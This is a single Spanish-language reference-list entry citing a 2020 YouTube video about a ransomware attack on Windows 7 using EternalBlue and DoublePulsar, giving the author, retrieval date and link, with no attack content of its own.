- Ataque Ransomware con EternalBlue DoublePulsar a W7 - John Edward Osorio Carrero. (2020). YouTube. Recuperado el 4 de Agosto de 2020, desde : https://youtu.be/GshKbHMO_8g